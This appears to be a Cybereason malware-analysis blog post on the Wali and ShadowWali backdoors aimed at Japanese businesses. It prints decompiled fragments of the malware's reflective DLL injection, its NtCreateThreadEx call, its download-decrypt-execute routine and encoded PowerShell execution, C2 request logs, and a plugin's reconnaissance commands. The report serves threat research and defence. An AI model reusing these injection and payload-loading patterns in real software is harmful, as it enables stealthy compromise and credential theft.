

ShadowWali: New variant of the xxmm family of backdoors

cybereason.com/blog/labs-shadowwali-new-variant-of-the-xxmm-family-of-backdoors






Written By
Assaf Dahan

April 25, 2017 | 10 minute read

Cybereason has discovered another member in the xxmm family of backdoors---ShadowWali. Like the Wali backdoor, ShadowWali also targets Japanese businesses and was built by the xxmm malware toolkit. In fact, the same author can be attributed to both backdoors. ShadowWali is likely an earlier version of Wali, making it Wali's "older brother."

Check out the ServHelper backdoor for more research on backdoors.

In this blog, we'll review the xxmm backdoor family and show the similarities between Wali and ShadowWali. In addition, we will provide new insights regarding the backdoor's post-infection phases.



The XXMM backdoor family

Wali is a backdoor used for targeted attacks. It gathers information about the compromised machines and their networks, in addition to stealing sensitive information and credentials. Wali's operators use this information to move laterally in an organization and compromise more machines. There are many similarities between the Wali and ShadowWali:

- **Same author:**PDB paths found in the analyzed binaries indicate that both Wali and ShadowWali stem from the same author: user **123**. The author likely built the backdoors from three different Visual Studio projects (**xxmm2**, **xxmm3**, S**hadowWalker**):
  - C:\Users**123**\documents\visual studio 2010\Projects**xxmm2**\Release**test2**.pdb
  - C:\Users**123**\documents\visual studio 2010\Projects**xxmm2**\x64\Release**BypassUacDll**.pdb
  - C:\Users**123**\Documents\Visual Studio 2010\Projects**xxmm2**\Release**loadSetup**.pdb
  - C:\Users**123**\Desktop**xxmm3**\x64\Release**ReflectivLoader**.pdb
  - C:\Users**123**\Documents\Visual Studio 2010\Projects**shadowWalker**\x64\Release**BypassUacDll**.pdb

Evidence suggests that Wali's author has been developing these backdoors and possibly other malware since 2015.

Same builder: Wali and its sibling backdoor were built using the xxmm builder. (see the section The xxmm builder dissected)

Similar tactics, techniques and procedures

Large inflated executables: Both backdoors have unusually large inflated binaries (ranging between 50,000KB and 200,000KB). This is a tactic used to evade inspection by traditional antivirus software and other security products.

Process injection: Most samples were observed injecting malicious payloads to Internet Explorer. However, ShadowWali was also observed injecting to LSASS.exe process and to explorer.exe.

A main differentiator between Wali and its sibling backdoor is that Wali's loader comes with both a 32-bit and 64-bit payload, while ShadowWali tends to deliver 32-bit payloads. Another key difference is the style of the process injection technique. Both backdoors use different process injection techniques.

C2 Infrastructure---Legitimate and fake Japanese websites

- Many of the C&C domains and IPs lead to legitimate Japanese and/or Japan-related websites that had been compromised. Additionally, some of the C&C domains that were observed are suspected to be fake websites that **mimic the sites of legitimate Japanese businesses**.
- The compromised sites are almost exclusively written in PHP. This has to do with one of the features of the xxmm builder, which supports communication over a **PHP Tunnel**.
- Many of the compromised sites are hosted by one of Japan's largest hosting companies: the GMO Internet Group, which has allegedly fallen victim to cyberattacks in the past.

Wali backdoor

The Wali backdoor emerged in Japan in early 2016. It's dubbed Wali because of the indicative strings found inside its binaries, as seen in the screenshot of the strings from a decrypted Wali binary (SHA-1: 3603163413A8E4E03758C9FB7673E1866FF29CB5):

```
.rdata:0000000140018B90 aWaliConnectU_0:
.rdata:0000000140018B90                 unicode 0, <[wali] connect url2>,0
.rdata:0000000140018BB8 aWaliConnectU_1:
.rdata:0000000140018BB8                 unicode 0, <[wali] connect url3>,0
.rdata:0000000140018BE0 aWaliException:
.rdata:0000000140018BE0                 unicode 0, <[wali] exception>,0
.rdata:0000000140018C02                 align 8
.rdata:0000000140018C08 aWaliParseComma:
.rdata:0000000140018C08                 unicode 0, <[wali] parse command>,0
.rdata:0000000140018C32                 align 8
.rdata:0000000140018C38 ; const WCHAR PrefixString
.rdata:0000000140018C38 PrefixString:                           ; DATA XREF: sub_1400053F0+3A7↑o
.rdata:0000000140018C38                 unicode 0, <tmp>,0
.rdata:0000000140018C40 aWaliFindPowers:
.rdata:0000000140018C40                 unicode 0, <[wali] find powershell command>,0
.rdata:0000000140018C7E                 align 20h
.rdata:0000000140018C80 aPowershellEnco db 'powershell -encodedcommand ',0
.rdata:0000000140018C80                                         ; DATA XREF: sub_1400053F0+67E↑o
.rdata:0000000140018C9C                 align 20h
.rdata:0000000140018CA0 aWaliFindUninst:
.rdata:0000000140018CA0                 unicode 0, <[wali] find uninstall command>,0
.rdata:0000000140018CDC                 align 20h
.rdata:0000000140018CE0 aSoftwareMicros:                        ; DATA XREF: sub_1400053F0+86A↑o
.rdata:0000000140018CE0                 unicode 0, <SOFTWARE\Microsoft\Windows\CurrentVersion\Run>,0
```

Wali's Process Injection

One of the consistent characteristics of Wali is the injection of the malicious payloads (either 32-bit or 64-bit) into a host process. As seen in our analysis of the xxmm builder (See the section **The xxmm builder dissected**), the default host process of choice is Internet Explorer (iexplore.exe). The screenshot below, taken from a real attack attempt on one of our Japanese customers, shows Wali's loader (srvhost.exe) injecting code into Internet Explorer. Let's have a look at the injection detected by Cybereason:

Running Injected code

Srvhost.exe loader injecting to Internet Explorer. Visual taken from the Cybereason Platform.

Wali injection routine combines implementations of "Reflective DLL injection" along with another injection technique. Wali’s author clearly borrowed code from Stephen Fewer’s famous ReflectiveDLLInjection project found on Github.

Stephen Fewer’s Reflective DLL Injection code on Github:

```
hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PRO(
if( !hProcess )
        BREAK_WITH_ERROR( "Failed to open the target process" );

hModule = LoadRemoteLibraryR( hProcess, lpBuffer, dwLength, NULL );
if( !hModule )
        BREAK_WITH_ERROR( "Failed to inject the DLL" );

printf( "[+] Injected the '%s' DLL into process %d.", cpDllFile, dwProcessId );
```

Excerpt taken from Wali's process injection routine:

```
  v14 = OpenProcess(0x43Au, 0, v12);
  v15 = v14;
  if ( !v14 )
  {
    v16 = GetLastError();
    v17 = (__int64)"Failed to open the target process";
LABEL_10:
    printf("[-] %s. Error=%d", v17, v16);
    goto LABEL_11;
  }
  v3 = sub_140003B30(v14, v6, v4);
  if ( !v3 )
  {
    v16 = GetLastError();
    v17 = (__int64)"Failed to inject the DLL";
    goto LABEL_10;
  }
LABEL_11:
  if ( v6 )
    VirtualFree((LPVOID)v6, 0i64, 0x8000u);
  if ( v15 )
    CloseHandle(v15);
```

However, a few alterations were made to the code to accommodate the 32-bit and 64-bit payload delivery. Following is a simplified flow of the injection routine, with main differences marked in red:

CreateProcessA → OpenProcess → VirtualAllocEx → WriteProcessMemory → GetVersionEx → CreateRemoteThread/NtCreateThreadEx

Step 1: Create iexplore.exe in suspended mode


Since Wali's author chose to inject to Internet Explorer---a host process that doesn't necessarily run all the time---Wali first needs to make sure the browser runs, and launches it in a suspended mode (creation flag = CREATE_SUSPENDED):

```
00 . call qword ptr ds:[<&WideCharToMultiByt   WideCharToMultiByte
00 . lea r11,qword ptr ss:[rsp+58]
00 . mov qword ptr ss:[rsp+48],r11             PROCESS_INFORMATION lpProcessInformation
00 . lea rax,qword ptr ss:[rsp+70]
00 . xor r9d,r9d                               SECURITY_ATTRIBUTES lpThreadAttributes
00 . mov qword ptr ss:[rsp+40],rax             STARTUPINFO lpStartupInfo
00 . mov qword ptr ss:[rsp+38],rbp             LPCTSTR lpCurrentDirectory
00 . mov qword ptr ss:[rsp+30],rbp             LPVOID lpEnvironment
00 . xor r8d,r8d                               SECURITY_ATTRIBUTES lpProcessAttributes
00 . mov rdx,rdi                               LPTSTR lpCommandLine = "C:\\Program Files\\internet explorer\\iexplore.exe
00 . xor ecx,ecx                               LPCTSTR lpApplicationName
00 . mov dword ptr ss:[rsp+28],4               DWORD dwCreationFlags = CREATE_SUSPENDED
00 . mov dword ptr ss:[rsp+20],ebp             BOOL bInheritHandles
00 . call qword ptr ds:[<&CreateProcessA>]     CreateProcessA
00 . test eax,eax
```

Step 2: Allocating two RWX regions in target process and injecting the payloads

Next, the loader will allocate two RWX regions in the target process and write the 32-bit and 64-bit payload respectively.

It's interesting to notice the size of the actual injected payloads---At 120KB to 144KB, the actual payloads are tiny compared to the 100MB to 200MB loader that's inflated with junk code.



Step 3: Determining OS version and executing a remote thread in target process

During the final step of the injection routine, Wali's loader determines the OS version of the compromised host. If the value of **dwMajorVersion** is lower than 6 (older than Vista), the loader will call **CreateRemoteThread** to execute the injected payload:

```
hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PRO(
if( !hProcess )
        BREAK_WITH_ERROR( "Failed to open the target process" );

hModule = LoadRemoteLibraryR( hProcess, lpBuffer, dwLength, NULL );
if( !hModule )
        BREAK_WITH_ERROR( "Failed to inject the DLL" );

printf( "[+] Injected the '%s' DLL into process %d.", cpDllFile, dwProcessId );
```

Otherwise, it will use the rare and undocumented **NtCreateThreadEX** API to execute the injected code. The motivation behind the version check is most likely to overcome Windows "Session Separation" mitigation introduced in Windows Vista:

```
v1 = a1;
v5 = 0i64;
v2 = GetModuleHandleA("ntdll.dll");
v3 = GetProcAddress(v2, "NtCreateThreadEx");
if ( !v3 )
  return 0i64;
if ( ((int (__fastcall *)(__int64 *, signed __int64, _QWORD, __int64))v3)(&v5, 0x1FFFFFi64, 0i64, v1) < 0 )
{
  GetLastError();
  return 0i64;
}
return v5;
```

C2 communication

Wali uses GET requests over HTTP port 80 to communicate with its C&C servers, which **are mostly compromised websites**. Most samples have a set of three hard-coded URLs that are decrypted at runtime. Wali will try to reach all three URLs, one after the other, until it receives a response from the server:

```
[New request on port 80.]
  GET /mt/php/tmpl/missing.php?e05fe=947 HTTP/1.1
  Accept: */*
  UA-CPU: AMD64
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Tri
dent/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Med
ia Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
  Host:
  Connection: Keep-Alive

[Sent http response to client.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET /mt/mt-static/images/comment/s.php?e05fe=947 HTTP/1.1
  Accept: */*
  UA-CPU: AMD64
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Tri
dent/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Med
ia Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
  Host:
  Connection: Keep-Alive
```

After communicating with the C&C server, Wali attempts do the following:

1. Download a payload from the server using the **URLDownloadToFileW** API:

```
DeleteUrlCacheEntryW(v147);
if ( !URLDownloadToFileW(0i64, lpszUrlName, &Buffer, 0, 0i64) )
{
  decryption_routine((__int64)&v153, &Buffer);
  v163 = &v162;
  v24 = sub_140006040((__int64)&v162, (__int64)&v153);
  execute_payload(v24, 0);
  DeleteFileW(&Buffer);
  std::basic_string<char,std::char_traits<char>,std::allocator<ch
}
```

2. Decrypt the payload:

```
nNumberOfBytesToRead = 0;
hFile = CreateFileW(a2, 0x80000000, 3u, 0i64, 3u, 0x80u, 0i64);
if ( (_DWORD)hFile == -1 )
{
  sub_140009080(lpFileName);
  sub_1400060B0(v15, &unk_140018809);
  result = v15;
}
else
{
  nNumberOfBytesToRead = GetFileSize(hFile, 0i64);
  if ( nNumberOfBytesToRead )
  {
    lpBuffer = VirtualAlloc(0i64, (signed int)nNumberOfBytesToRead, 0x1000u, 4u);
    ReadFile(hFile, lpBuffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0i64);
    CloseHandle(hFile);
    v6 = 0;
    sub_140001190(&v10);
    v14 = &v13;
    LODWORD(v3) = sub_1400060B0(&v13, "1qazse4");
    v4 = sub_1400090A0((__int64)&v5, (__int64)lpBuffer, nNumberOfBytesToRead, v3);
```

3. Parse the payload and execute it.

Wali can support different types of payloads from the C&C servers, including: PowerShell commands and additional plugins. Even ShadowWali was delivered by some of compromised C&C servers.

This screenshot was taken from one of subroutines in charge of parsing and executing the payloads, in this case PowerShell commands:

```
xor     ecx, ecx        ; lpAddress
call    cs:VirtualAlloc
mov     [rsp+548h+lpCommandLine], rax
lea     rcx, [rsp+548h+var_D0]
call    unknown_libname_14 ; Microsoft VisualC v7/11 64bit runtime
add     rax, 64h
mov     [rsp+548h+var_38], rax
mov     rdi, [rsp+548h+lpCommandLine]
xor     eax, eax
mov     rcx, [rsp+548h+var_38]
rep stosb
lea     rax, aPowershellEnco ; "powershell -encodedcommand "
mov     rdi, [rsp+548h+lpCommandLine]
mov     rsi, rax
mov     ecx, 1Ch
rep movsb
lea     rcx, [rsp+548h+var_D0]
call    unknown_libname_12 ; Microsof
mov     [rsp+548h+var_30], rax
mov     rcx, [rsp+548h+lpCommandLine]
mov     [rsp+548h+var_28], rcx
xor     edx, edx
mov     rcx, 0FFFFFFFFFFFFFFFFh
mov     eax, edx
mov     rdx, [rsp+548h+var_28]
mov     rdi, rdx
(514,174) 000047F0 00000001400053F0: execute_pa

Graph overview
```


Analysis of Wali's C&C payloads

The Wali backdoor was observed downloading two different types of post-infection payloads:

- **Reconnaissance and Credential Theft Plugin:** This payload executes a series of commands to gather information on the compromised host and its network environment. In addition, it contains a Mimikatz module to dump locally stored credentials.
- **xxmm malware:** This is a variant of ShadowWali, which exhibits slightly different capabilities and a different persistence mechanism.

Payload one: Reconnaissance and credential theft plugin

During an investigation, Cybereason analysts noticed that Wali attempted to download the following payload after reaching one of its hard-coded URLs:




Once the payload is downloaded and decrypted in-memory, Wali writes its content to a temporary file:

Sep9808.tmp - 2CE05CD6AF79B10F9EE8CBEBAE8D439FF0F30F60


The temporary file is a binary file in 101MB size:

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0123456789ABCDE
00000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	MZ ....ÿÿ.
0000F	00	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	.¸.......@.....
0001E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0002D	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0003C	F0	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	ð.....º..´.Í!¸.
0004B	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	LÍ!This program
0005A	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	cannot be run
00069	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	in DOS mode....
00078	24	00	00	00	00	00	00	00	1C	6A	31	77	58	0B	5F	$........j1wX.
00087	24	58	0B	5F	24	58	0B	5F	24	CB	45	C7	24	59	0B	$X. $X. $ËEÇ$Y.

The file's timestamp indicates that it was compiled in August 2016:



The downloaded payload performs a similar process injection routine as Wali, namely injecting a malicious code to a new instance of iexplore.exe (memory address 0x140000000):



The plugin executable size is considerably bigger than Wali's payloads: 896KB as opposed to Wali's 120KB to 140KB injected payloads.

0x140000000's SHA-1: 1C822CB9B4AFA82099B8EF2B909204D9D8F4626D

The payload launches a series of reconnaissance commands after it's executed:

- **Ipconfig /all:** TCP/IP configuration of all network adapters on the host.
- **Netstat -ano:** TCP and UDP connections, open ports and owner processes.
- **Net user:** Enumerating user accounts on the host.
- **Systeminfo:** Detailed configuration information about a computer and its operating system.
- **find /i /n "[Device Install" C:\windows\inf\setupapi.dev.log:** Enumerating devices that are installed on the host.
- **reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB /s:** Enumerating USB drives.

Reconnaissance commands found in the memory of the injected iexplore.exe

Results - iexplore.exe (2300)

2,718 results.

Address	Length	Result
0xe03ef	72	http:/[redacted].jp/template/pages.php
0xe04f2	21	GetSystemInformation2
0xe0510	17	2017-3-9-10-53-50
0xe053c	26	ipconfig /all
0xe0560	24	netstat -ano
0xe059c	120	find /i /n "[Device Install" C:\windows\inf\setupapi.dev.log
